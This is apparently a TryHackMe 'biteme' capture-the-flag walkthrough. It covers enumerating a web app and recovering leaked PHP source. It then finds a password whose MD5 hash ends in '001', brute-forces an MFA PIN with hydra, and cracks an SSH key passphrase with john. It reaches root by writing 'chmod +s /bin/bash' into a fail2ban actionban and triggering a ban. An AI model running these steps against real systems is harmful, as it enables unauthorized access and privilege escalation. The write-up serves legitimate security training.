biteme tryhackme

Enumeration

port scan

Starting off with scanning ports

```
nmap -sC -sV -v 10.10.50.109 -oN nmaptop1000.txt
```

Output

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.6 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 89:ec:67:1a:85:87:c6:f6:64:ad:a7:d1:9e:3a:11:94 (RSA)
|   256 7f:6b:3c:f8:21:50:d9:8b:52:04:34:a5:4d:03:3a:26 (ECDSA)
|_  256 c4:5b:e5:26:94:06:ee:76:21:75:27:bc:cd:ba:af:cc (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Checking all ports which are open

```
nmap -p- --open -v 10.10.50.109 -oN nmaptopAll.txt
```

Output

```
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

ports which are open are 22,80

port 22 enumeration

this port doesnot seem interesting

port 80 enumeration

Navigate to web page, we found default page of apache 2.4.29 → http://10.10.50.109/

Starting bruteforce..

```
ffuf -u http://10.10.50.109/FUZZ -w /usr/share/seclists/Discovery/Web-Content/quickhits.txt
```

Output

```
[REMOVED]
/console/               [Status: 200, Size: 3961, Words: 306, Lines: 40, Duration: 2618ms]
/server-status/         [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 694ms]
:: Progress: [2558/2558] :: Job [1/1] :: 56 req/sec :: Duration: [0:01:04] :: Errors: 0 ::
```

bruteforce again..

```
ffuf -u http://10.10.50.109/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-large-files.txt
```

Output

```
index.html              [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 666ms]
.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 671ms]
[REMOVED]
:: Progress: [37050/37050] :: Job [1/1] :: 18 req/sec :: Duration: [0:15:13] :: Errors: 16 ::
```

*Under /console and view source code we see the web application run a project called securimage that work with captcha but luckily it is an open source accessable through

github securimage. this one we reduce too much bruteforce 😊

Where can it be accessed?? from our site
Testing around our site, we can see it accessable through /console/securimage/

Let look where we can find version of securimage by accessable through github

In our github, version was indicated in README.md and let see if developer was dumb enough to leave it and surely it was accessable README and version was indicated 3.6.8 but look closely,last time updated was like 2 years ago. Let check for exploit online as it seems old*

With searchsploit, you can dig deep

```
└─$ searchsploit Securimage
------------------------------------------------------------------------------
------------------------------------------------------------------------------
--------------------------------------------- ---------------------------------
 Exploit Title
|  Path
------------------------------------------------------------------------------
------------------------------------------------------------------------------
--------------------------------------------- ---------------------------------
PHP Captcha / Securimage 2.0.2 - Authentication Bypass
| php/webapps/17309.txt
Securimage - 'example_form.php' Cross-Site Scripting
| php/webapps/38509.txt
WordPress Plugin Securimage-WP - 'siwp_test.php' Cross-Site Scripting
| php/webapps/38510.txt
------------------------------------------------------------------------------
------------------------------------------------------------------------------
--------------------------------------------- ---------------------------------
Shellcodes: No Results
```

*Securimage 2.0.2 - seems to be lower than our current version which it is 3.6.8 but let keep it as our info gathered

Checking database directory, we see nothing we can do about it.

We didnot have anything from look into our securimage*

Information gathered so far

```
Technology:
Apache 2.4.29
securimage -> https://github.com/dapphp/securimage for Captcha under
/console/securimage/

Interesting exploit:
Securimage 2.0.2 - Authentication Bypass

directory indexing enabled - proof  /console/css,
http://10.10.50.109/console/securimage/images/



directories & files:
/console/
/console/css/
/console/securimage/securimage_show.php
/console/securimage/images/audio_icon.png
```

Back to view source code, i notice weird thing in login page as function handleSubmit being passed in form

```
<form action="index.php" method="post" class="form-signin" onsubmit="return
handleSubmit()">
```

Javascript function of handleSubmit

```
function handleSubmit() {

eval(function(p,a,c,k,e,r){e=function(c){return
c.toString(a)};if(!''.replace(/^/,String)){while(c--)r[e(c)]=k[c]||e(c);k=
[function(e){return r[e]}];e=function(){return'\\w+'};c=1};while(c-
-)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p}
('0.1(\'2\').3=\'4\';5.6(\'@7 8 9 a b c d e f g h i...
j\');',20,20,'document|getElementById|clicked|value|yes|console|log|fred|I|turne
d|on|php|file|syntax|highlighting|for|you|to|review|jason'.split('|'),0,{}))

return true;

}
```

Let do dynamic analysis first
Using burpsuite..

```
POST /console/index.php HTTP/1.1
Host: 10.10.28.228
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Origin: http://10.10.28.228
Connection: close
Referer: http://10.10.28.228/console/index.php
Cookie: PHPSESSID=d5log1kvakevv6ffv5kn39iup7
Upgrade-Insecure-Requests: 1

user=a&pwd=a&captcha_code=SMjnff&clicked=yes
```


we got response but seen clicked, it was set to yes

```
<input type="hidden" name="clicked" id="clicked" value="">
```

*but no even value and somehow javascript set it to yes as it passed to server
Let use the power of debugger in console by setting breakpoint at line 11.

navigate to debugger and put a mark in line (11th line)

fill the form then you will see that it has stop on breakpoint



*Check console and nothing shown

Move one step (F10) and return to console
we see something interesting

```
@fred I turned on php file syntax highlighting for you to review... jason
```

Google around about [php file syntaxt highlighting]
i found that we need to add s to any file with extension of php
i reset the box as it was very slowly
Navigate to link [http://10.10.109.19/console/index.phps]
we got the source code

```php
<?php
session_start();

include('functions.php');
include('securimage/securimage.php');

$showError = false;
$showCaptchaError = false;

if (isset($_POST['user']) && isset($_POST['pwd']) && isset($_POST['captcha_code']) && isset($_POST['clicked']) && $_POST['clicked'] === 'yes') {
    $image = new Securimage();

    if (!$image->check($_POST['captcha_code'])) {
        $showCaptchaError = true;
    } else {
        if (is_valid_user($_POST['user']) && is_valid_pwd($_POST['pwd'])) {
            setcookie('user', $_POST['user'], 0, '/');
            setcookie('pwd', $_POST['pwd'], 0, '/');
            header('Location: mfa.php');
            exit();
        } else {
            $showError = true;
        }
    }
}
?>
```

*In code, we see 3 different php files,

- `functions.php`
- `securimage/securimage.php`
- `mfa.php`
  Checking functions.phps

```
<?php
include('config.php');
function is_valid_user($user) {
$user = bin2hex($user);
return $user === LOGIN_USER;   }
// @fred let's talk about ways to make this more secure but still flexible
function is_valid_pwd($pwd) {
$hash = md5($pwd);
return substr($hash, -3) === '001';
}
```

in this file we see config.php let check config.phps
and we see

```
<?php
define('LOGIN_USER', '6a61736f6e5f746573745f6163636f756e74');
```

Understand functions.phps

Understanding is_valid_user
Check function of is_valid_user, see clearly that our [function bin2hex]() used to convert our parameter to hexadecimal and compared to LOGIN_USER in which its value is 6a61736f6e5f746573745f6163636f756e74
Decode it

```
└─$ php -a
Interactive shell

php > echo hex2bin("6a61736f6e5f746573745f6163636f756e74");
jason_test_account
php >
```

we got jason_test_account as user used to compared

Understanding is_valid_pwd

our parameter got hashed to md5 and return with substr.
Understand what substr is doing, we can use php interactive shell

```
└─$ php -a
255 ×
Interactive shell

php > $a = "abcdefghi";
php > echo substr($a, -3);
ghi
```

we can see it take last words

```
`function is_valid_pwd($pwd) {    $hash = md5($pwd);
    return substr($hash, -3) === '001';   }`
```

in our code, it is return true when last 3 words are equal to 001
Let go and write some python script and use rockyou

```
#!/usr/bin/env python3

# author: @blackninja233[Twitter]

import hashlib

f = open('/usr/share/wordlists/rockyou.txt','r');

for line in f:
 line = line.strip().encode()
 linemd5= hashlib.md5(line).hexdigest()
 if '001' in linemd5[29:32]:
   print('Found password end with 001')
   print(line)
   print(linemd5)
   break
```


Output

```
└─$ python3 bruteforce.py
Found password end with 001
b'violet'
d1d813a48d99f0e102f7d0a1b9068001
```

Our username and password

```
jason_test_account:violet
```

we succefully login but we need mfa code



so let check mfa.phps, we got not found and that was bad luck. let move on

Check source code we see that handlesubmit

repeat all those steps like what we did when we debug javascript.
you will see another message left for us.

```
@fred we need to put some brute force protection on here, remind me in the
morning... jason
```

he say that he put bruteforce and i dont see some csrf token so let bruteforce

generate 4 numbers

```
└─$ crunch 4 4 -t %%%% -o pin.txt
Crunch will now generate the following amount of data: 50000 bytes
```

```
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 10000

crunch: 100% completed generating output
```

Bruteforce


Use hydra to bruteforce for pins

```
hydra -l jason_test_account -P pin.txt 10.10.109.19 http-post-form
"/console/mfa.php:code=^PASS^:Incorrect code:H=Cookie:
PHPSESSID=ctmklmsqs2q5sg90f81gt2a8qr; user=jason_test_account; pwd=violet" -V
```

we found pin

```
[ATTEMPT] target 10.10.109.19 - login "jason_test_account" - pass "1722" - 1723 of 10000 [child 2] (0/0)
[ATTEMPT] target 10.10.109.19 - login "jason_test_account" - pass "1723" - 1724 of 10000 [child 4] (0/0)
[80][http-post-form] host: 10.10.109.19   login: jason_test_account   password: 1706
```

and we can got to dashboard



as you can see that we can browse and view file on server

USER PRIVILEDGE

Check /home

File browser

/home

Submit

```
.
..
fred
jason
```

we can see user fred and user jason.
Checking to fred and nothing interesting.

Checking jason,

File browser

/home/jason

Submit

```
.
..
.bash_history
.bash_logout
.bashrc
.cache
.config
.gnupg
.profile
.ssh
.sudo_as_admin_successful
user.txt
```

Checking .ssh

File browser

/home/jason/.ssh

Submit

```
.
..
authorized_keys
id_rsa
id_rsa.pub
```

we can read id_rsa

File viewer

/home/jason/.ssh/id_rsa

Submit


```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,983BDF3BE962B7E88A5193CD1551E9B9

nspZgFs2AHTCqQUdGbA0reuNel2jMB/3yaTZvAnqYt82m6Kb2ViAqlFtrvxJUTkx
vbc2h5vIV7N54sHQvFzmNcPTmOpy7cp4Wnd5ttgGpykiBTni6xeE0g2miyEUu+Qj
JaLEJzzdiehg0R3LDqZqeuVvy9Cc1WItPuKRLHJtoiKHsFvm9arbW4F/Jxa7aVgH
l5rfo6pEI0liruklDfFrDjz96OaRtdkOpM3Q3GxYV2Xm4h/Eg0CamC7xJC8RHr/w
EONcJm5rHB6nDVV5zew+dCpYa83dMViq7LOGEZ9QdsVqHS59RYEffMc45jkKv3Kn
ky+y75CgYCWjtLbhUc4Ml21kYz/pDdObncIRH3m6aF3w/b0F/RlyAYQYUYGfR3/5
Y9a2/hVbBLX7oM+KQqWHD5c05mLNfAYWTUxtbANVy797CSzYssMcCrld7OnDtFx7
qPonOIRjgtfCodJuCou0o3jRpzwCwTyfOvnd29SF70rN8klzjpxvqNEEbSfnh04m
ss1fTMX1eypmCsHecmpjloTxdPdj1aDorwLkJZtn7h+o3mkWG0H8vnCZArtxeiiX
t/89evJXhVKHSgf83xPvCUvnd2KSjTakBNmsSKoBL2b3AN3S/wwapEzdcuKG5y3u
wBvVfNpAD3PmqTpvFLClidnR1mWE4r4G1dHwxjYurEnu9XKO4d+Z1VAPLI2gTmtd
NblKTwZQCWp20rRErOyT9MxjT1gTkVmpiJ0ObzQHOGKJIVaMS8oEng2gYs48nugS
AsafORd3khez4r/5g9opRj8rdCkK83fG5WA15kzcOJ+BqiKyGU26hCbNuOAHaAbq
Zp+Jqf4K6FcKsrL2VVCmPKOvkTEItVIFGDywp3u+v0LGjML0wbrGtGzP7pPqYTZ5
gJ4TBOa5FUfhQPAJXXJU3pz5svAHgTsTMRw7p8CSfedCW/85bMWgzt5XuQdiHZA0
FeZErRU54+ntlJ1YdLEjVWbhVhzHyBXnEXofj7XHaNvG7+r2bH8GYL6PeSK1Iiz7
/SiK/v4kjOP8Ay/35YFyfCYCykhdJO648MXb+bjblrAJldeXO2jAyu4LlFlJlv6/
bKB7viLrzVDSzXIrFHNoVdFmLqT3yEmui4JgFPgtWoHUOQNUw8mDdfCR0x3GAXZP
```


save the file and try to login

```
└─$ nano jason_idrsa
130 ×

┌──(blackninja23㉿arena)-[~/Documents/THM/biteme]
└─$ chmod 600 jason_idrsa

┌──(blackninja23㉿arena)-[~/Documents/THM/biteme]
└─$ ssh jason@10.10.109.19 -i jason_idrsa
The authenticity of host '10.10.109.19 (10.10.109.19)' can't be established.
ED25519 key fingerprint is SHA256:3NvL4FLmtivo46j76+yqa43LcYEB79JAUuXUAYQe/zI.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.109.19' (ED25519) to the list of known hosts.
Enter passphrase for key 'jason_idrsa':
```

it need passphrase.let crack it with john

```
└─$ ssh2john jason_idrsa > jason_idrsa.hash
130 ×

┌──(blackninja23㉿arena)-[~/Documents/THM/biteme]
└─$ john jason_idrsa.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded
hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1a2b3c4d         (jason_idrsa)
1g 0:00:00:00 DONE (2022-08-24 17:36) 4.000g/s 20352p/s 20352c/s 20352C/s
christina1..elsalvador
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

we have a passphrase which it is 1a2b3c4d.
Try to login again.
Finally we login and we have user.txt.

```
└─$ ssh jason@10.10.109.19 -i jason_idrsa
Enter passphrase for key 'jason_idrsa':
Last login: Fri Mar  4 18:22:12 2022 from 10.0.2.2
jason@biteme:~$ ls -la
total 40
drwxr-xr-x 6 jason jason 4096 Nov 21  2021 .
drwxr-xr-x 4 root  root  4096 Sep 24  2021 ..
lrwxrwxrwx 1 jason jason    9 Sep 23  2021 .bash_history -> /dev/null
-rw-r--r-- 1 jason jason  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 jason jason 3771 Apr  4  2018 .bashrc
drwx------ 2 jason jason 4096 Nov 13  2021 .cache
drwxr-x--- 2 jason jason 4096 Nov 21  2021 .config
drwx------ 3 jason jason 4096 Sep 23  2021 .gnupg
-rw-r--r-- 1 jason jason  807 Apr  4  2018 .profile
drwxr-xr-x 2 jason jason 4096 Sep 24  2021 .ssh
-rw-r--r-- 1 jason jason    0 Sep 23  2021 .sudo_as_admin_successful
-rw-rw-r-- 1 jason jason   38 Sep 23  2021 user.txt
```

ROOT PRIVILEDGE

I will give short brief but you can try tool like linpeas
check groups

```
jason@biteme:~$ id
uid=1000(jason) gid=1000(jason)
groups=1000(jason),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev)
```

we are 2 interesting groups which are adm and sudo
try sudo su but remember we dont have password.

since we are in group of adm, it mean that we can read logs

Checking auth.log
Reading auth.log since we are in a group of adm

```
jason@biteme:/var/log$ cat /var/log/auth.log|grep -a  pass
[REMOVE]
Sep 24 13:32:19 biteme sudo:    jason : 2 incorrect password attempts ;
TTY=pts/0 ; PWD=/home/jason ; USER=root ; COMMAND=/usr/bin/php
/home/fred/backup_db.php
```

list in home directory of fred and i dont see backup_db.php
find the file

```
jason@biteme:/home/fred$ find / -type f -iname "backup_db.php" 2>/dev/null
jason@biteme:/home/fred$
```

there is no such file,let check other logs

check fail2ban.log

```
cat /var/log/fail2ban.log|less
```

Output

```
2021-11-13 09:42:02,879 fail2ban.server         [1803]: INFO    Starting
Fail2ban v0.10.2
2021-11-13 09:42:02,887 fail2ban.database       [1803]: INFO    Connected to
fail2ban persistent database '/var/lib/fail2ban/fail2ban.sqlite3'
2021-11-13 09:42:02,888 fail2ban.database       [1803]: WARNING New database
```

```
created. Version '2'
2021-11-13 09:42:02,891 fail2ban.jail           [1803]: INFO    Creating new
jail 'sshd'
2021-11-13 09:42:02,935 fail2ban.jail           [1803]: INFO    Jail 'sshd' uses
pyinotify {}
2021-11-13 09:42:02,938 fail2ban.jail           [1803]: INFO    Initiated
'pyinotify' backend
2021-11-13 09:42:02,944 fail2ban.filter         [1803]: INFO      maxLines: 1
2021-11-13 09:42:02,984 fail2ban.server         [1803]: INFO    Jail sshd is not
a JournalFilter instance
2021-11-13 09:42:02,985 fail2ban.filter         [1803]: INFO    Added logfile:
'/var/log/auth.log' (pos = 0, hash = d2d30cda3d6d0c21a67885c7cfa151e54fe871bf)
2021-11-13 09:42:02,989 fail2ban.filter         [1803]: INFO      encoding: UTF-
8
```

we can see jail happen to sshd as the user was banned

Checking with sudo -l

```
User jason may run the following commands on biteme:
    (ALL : ALL) ALL
    (fred) NOPASSWD: ALL
```

Login as fred

```
sudo -u fred bash
```

checking priviledge

```
fred@biteme:/home/fred$ sudo -l
Matching Defaults entries for fred on biteme:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/
snap/bin

User fred may run the following commands on biteme:
    (root) NOPASSWD: /bin/systemctl restart fail2ban
```

Google around about priviledge involved fail2ban, i found this [link]

From linpeas, we can see file that we can write

```
╔═══════════╣ Interesting writable files owned by me or writable by everyone (not
in Home) (max 500)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-
files
/dev/mqueue
/dev/shm
/etc/fail2ban/action.d
/etc/fail2ban/action.d/iptables-multiport.conf
```

Verify to look if we can write

```
fred@biteme:/tmp$ ls -la  /etc/fail2ban/action.d/iptables-multiport.conf
-rw-r--r-- 1 fred root 1420 Nov 13  2021 /etc/fail2ban/action.d/iptables-
multiport.conf
```

and indeed, we can write it
checking where banaction happen

```
fred@biteme:/tmp$ cat /etc/fail2ban/jail.local
[sshd]
enabled   = true
maxretry  = 3
findtime  = 2m
bantime   = 2m
banaction = iptables-multiport
```

and it happen in iptables-multiport file
Information gathered

```
we can restart fail2ban as user fred
banaction is happening iptables-multiport by check at file
/etc/fail2ban/jail.local
and recent action show we got banaction through sshd from /var/log/fail2ban.log
```

Now we have everything to go to root

Methodology

- Editing /etc/fail2ban/action.d/iptables-multiport.conf to line start with actionban
- restart fail2ban
- bruteforce ssh

Editing iptables-multiport.conf by pass simple command

```
actionban = chmod +s /bin/bash
```

restart fail2ban

```
fred@biteme:~$ sudo /bin/systemctl restart fail2ban
```

Bruteforce ssh with hydra

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.10.109.19 -t 4 ssh -V
```

Observing hydra

```
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-24
19:41:56
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip
waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries
(l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://10.10.109.19:22/
[ATTEMPT] target 10.10.109.19 - login "admin" - pass "123456" - 1 of 14344399
[child 0] (0/0)
[ATTEMPT] target 10.10.109.19 - login "admin" - pass "12345" - 2 of 14344399
[child 1] (0/0)
[ATTEMPT] target 10.10.109.19 - login "admin" - pass "123456789" - 3 of 14344399
[child 2] (0/0)
[ATTEMPT] target 10.10.109.19 - login "admin" - pass "password" - 4 of 14344399
[child 3] (0/0)
[ATTEMPT] target 10.10.109.19 - login "admin" - pass "iloveyou" - 5 of 14344399
[child 1] (0/0)
```

```
[ATTEMPT] target 10.10.109.19 - login "admin" - pass "princess" - 6 of 14344399
[child 3] (0/0)
[ATTEMPT] target 10.10.109.19 - login "admin" - pass "1234567" - 7 of 14344399
[child 0] (0/0)
```

we succefully set setuid to /bin/bash

```
fred@biteme:~$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1113504 Jun  6  2019 /bin/bash
fred@biteme:~$ /bin/bash -p
bash-4.4# id
uid=1001(fred) gid=1001(fred) euid=0(root) egid=0(root)
groups=0(root),1001(fred)
bash-4.4# cd /root
bash-4.4# cat root.txt
[REDACTED]
bash-4.4#
bash-4.4#
bash-4.4#
```

We are root

Greeting from [blackninja23]